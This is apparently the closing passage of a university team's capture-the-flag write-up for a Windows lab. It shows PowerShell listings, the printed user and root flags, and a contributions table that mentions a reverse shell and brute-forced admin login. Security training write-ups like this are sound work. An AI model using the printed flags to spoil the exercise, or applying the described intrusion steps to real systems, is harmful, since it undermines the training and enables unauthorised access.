d-----         4/11/2020  11:56 AM                Sunlight
d-----         4/11/2020  11:53 AM                SuperAdmin
d-----         4/11/2020   3:00 AM                TEMP
```

The Admin folder didn't have much in it. The Administrator user's desktop, however, contained the user.txt file that had the first flag, **thm{09b408056a13fc222f33e6e4cf599f8c}**.

```
PS C:\Users> cd Administrator
PS C:\Users\Administrator> dir


    Directory: C:\Users\Administrator


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        4/12/2020   1:27 AM                Contacts
d-r---        4/12/2020   1:27 AM                Desktop
d-r---        4/12/2020   1:27 AM                Documents
d-r---        4/12/2020   1:27 AM                Downloads
d-r---        4/12/2020   1:27 AM                Favorites
d-r---        4/12/2020   1:27 AM                Links
d-r---        4/12/2020   1:27 AM                Music
d-r---        4/12/2020   1:27 AM                Pictures
d-r---        4/12/2020   1:27 AM                Saved Games
d-r---        4/12/2020   1:27 AM                Searches
d-r---        4/12/2020   1:27 AM                Videos
```

```
PS C:\Users\Administrator> cd Desktop
PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        3/28/2020  12:39 PM             37 user.txt
```

```
PS C:\Users\Administrator\Desktop> Get-Content user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
```

Root Flag

Next, Chin Keat navigated to SuperAdmin's files and found the root flag, **thm{a1f936a086b367761cc4e7dd6cd2e2bd}**.

```
PS C:\Users> Get-Content C:\Users\SuperAdmin\Desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
```

Contributions

ID	Name	Contribution	Signature
1211101022	Ashley Sim Ci Hui	Did the initial foothold, which is uploading and executing the reverse shell. Done most of the Write-Up and video editing.	
1211102285	Chin Shuang Ying	Did the recon and enumeration. Proofread the Write-Up.	
1211102398	Nicholas Tiow Kai Bo	Did the brute forcing for the login prompt on the admin subdomain and gained access to the page. Did the last editing for the Write-Up.	
1211103427	Law Chin Keat	Did the user and root privilege escalation (get the user flag and root flag). Done most of the Write-Up.	

Video Link: https://www.youtube.com/watch?v=2392QnNDXek